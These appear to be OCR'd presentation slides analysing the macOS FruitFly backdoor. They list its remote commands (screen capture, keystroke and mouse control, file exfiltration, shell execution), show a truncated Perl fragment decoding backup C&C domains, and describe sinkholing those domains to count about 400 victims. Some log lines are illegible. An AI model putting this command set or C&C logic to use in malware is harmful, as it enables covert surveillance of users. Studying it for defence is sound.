
osx/fruitfly.b; fully deconstructed :)

cmd	sub-cmd	description
0		do nothing
2		screen capture (PNG, JPEG, etc)
3		screen bounds
4		host uptime
6		evaluate perl statement
7		mouse location
8		mouse action
	0	move mouse
	1	left click (up & down)
	2	left click (up & down)
	3	left double click
	4	left click (down)
	5	left click (up)
	6	right click (down)
	7	right click (up)
11		working directory
12		file action
	0	does file exist?
	1	delete file
	2	rename (move) file
	3	copy file
	4	size of file
	5	not implemented
	6	read & exfiltrate file
	7	write file
	8	file attributes (ls -a)
	9	file attributes (ls -al)

cmd	sub-cmd	description
13		malware's script location
14		execute command in background
16		key down
17		key up
19		kill malware's process
21		process list
22		kill proces
26		read string (command not fully implemented?)
27		directory actions
	0	do nothing
	2	directory listing
29		read byte (command not fully implemented?)
30		reset connection to trigger reconnect
35		get host by name
43		string' action
	'alert'	set alert to trigger when user is active
	'scrn'	toggle method of screen capture
	'vers'	malware version
	<string>	execute shell command
47		connect to host

TRAPPING FRUIT FLIES

let's play a little game



ABOUT THOSE BACKUP C&C SERVERS


oh wow; they are available!

```
#decode c&c backup servers
for my $B ( split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...') )
{
  push @e, map $_ . $B, split /a/, M('dql-lwslk-bdql...');
}
```

```
$ ping eidk.hopto.org

PING eidk.hopto.org
(127.0.0.1) : 56 data bytes
```

primary; 'offline'

backup c&c servers
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
hxxxxx.hopto.org
hxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org
fxxxxxx.hopto.org
fxxxxxx.duckdns.org



Hooray, that address is available!

primary c&c servers are all taken
...and are offline

addresses of backup servers, all available

ANYBODY THERE?

register c&c server

'hxxxxx.hopto.org'
'fxxxxxx.hopto.org'
...

1 register

2 start custom c&c server

3 ...yikes

```
09:18:29,561 client conn[illegible]'107.10.21x.xx', 58
09:18:49,042 client [illegible]ected [illegible]28.17x.xx', 507
09:19:34,987 clien[illegible]onnected ('73[illegible].13x.xxx', 19
09:19:43,657 cli[illegible] connected ('104.[illegible]6.6x.xxx', 5
09:19:55,198 cl[illegible]nt connected ('98.22[illegible]1x.xx', 50
09:21:13,237 cl[illegible]ent co[illegible]ected ('129.22[illegible]xx', 5436
09:21:58,868 [illegible]ent [illegible]cted [illegible]2.239[illegible]x.xxx', 6
09:22:10,385 [illegible]ient [illegible]cted [illegible].222.[illegible]xx', 557
09:22:39,061 [illegible]ient co[illegible]ected ([illegible]8.27.14[illegible]xx', 455
09:23:44,346 [illegible]ient connected ('67.247.3[illegible]xxx', 52
09:24:29,554 [illegible]ient connected ('47.40.11[illegible]xxx', 61
09:24:30,947 [illegible]ent co[illegible]9.241.[illegible]x.xxx',
09:25:09,028 [illegible]ent [illegible]ected ([illegible].42.1[illegible].xx', 628
09:25:31,818 cl[illegible]nt [illegible]nnected ('[illegible]67.[illegible]x.xx', 563
09:25:43,006 cl[illegible]t [illegible]ected ([illegible].23[illegible]12x.xxx', 5
09:25:46,536 clie[illegible] co[illegible]8[illegible].15x.xx', 56
09:25:52,615 client[illegible]nected ('[illegible]76.x.xxx', 562
09:25:57,297 client co[illegible]9.22.7x.xx', 523
09:26:11,636 client connected ('98.253.4x.xxx', 50
```

user name & computer name

geolocation


~400 victims (in ~2 days)

now involved

ANYBODY THERE?

the victims of fruitfly

~90% located in the US/Canada
...20%+ of those, in Ohio




```
$ grep -i -E 'family|mom' victims.txt
user name: (28, 'Family')
host name: (13, '[redacted]-familys-imac-438')
host name: (13, 'Moms-MacBook-Pro')
```

